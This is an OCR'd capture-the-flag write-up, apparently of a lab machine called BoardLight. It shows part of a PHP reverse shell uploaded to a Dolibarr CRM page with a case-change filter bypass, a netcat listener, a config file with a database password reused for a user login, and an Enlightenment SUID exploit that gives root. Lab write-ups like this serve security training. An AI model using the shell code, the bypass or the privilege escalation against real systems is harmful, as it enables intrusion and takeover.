
```
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
```

```
proc_close($process);

function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>

</section>
```

The above payload changes the php to PHP to bypass the filter in place.

I then started a netcat reverse shell listener on my machine:

```
nc -lvnp 4444
```



After saving the page, I clicked the preview page in new tab icon (binoculars). This opened a reverse shell.

```
$ find / -name conf.php 2>/dev/null
/var/www/html/crm.board.htb/htdocs/conf/conf.php
```

```
$ cat /var/www/html/crm.board.htb/htdocs/conf/conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
```

```
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
```

Using the find command, we were able to find a password. Looking into the home directory, we found the user larissa.

I also ran Linpeas and found the following SUID permissions interesting.

```
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-
gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown
SUID binary!)
```

This led me to https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit

I attempted the exploit but was denied mounting permissions.

User and Root

I was able to login to larissa with the password "serverfun2$2023!!".

This user has no sudo permissions, but may have the right permissions to run the exploit for Enlightenment above.

```
larissa@boardlight:/tmp$ ls
';'
 enlightenexploit.sh
```

```
 exploit
 linpeas.sh
 net
 systemd-private-1e25a1e80ca549a6bd942cece94e0d96-apache2.service-AvLGjh
 systemd-private-1e25a1e80ca549a6bd942cece94e0d96-systemd-logind.service-
iSxm1e
 systemd-private-1e25a1e80ca549a6bd942cece94e0d96-systemd-resolved.service-
FwZ4uj
 systemd-private-1e25a1e80ca549a6bd942cece94e0d96-systemd-timesyncd.service-
BgVB0e
 VMwareDnD
 vmware-root_642-2730628029
larissa@boardlight:/tmp$ ./enlightenexploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
./enlightenexploit.sh: line 20: /tmp/exploit: Permission denied
chmod: changing permissions of '/tmp/exploit': Operation not permitted
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
# cd /root
# ls
root.txt  snap
# cat root.txt
```

The exploit above worked perfectly and we now have root.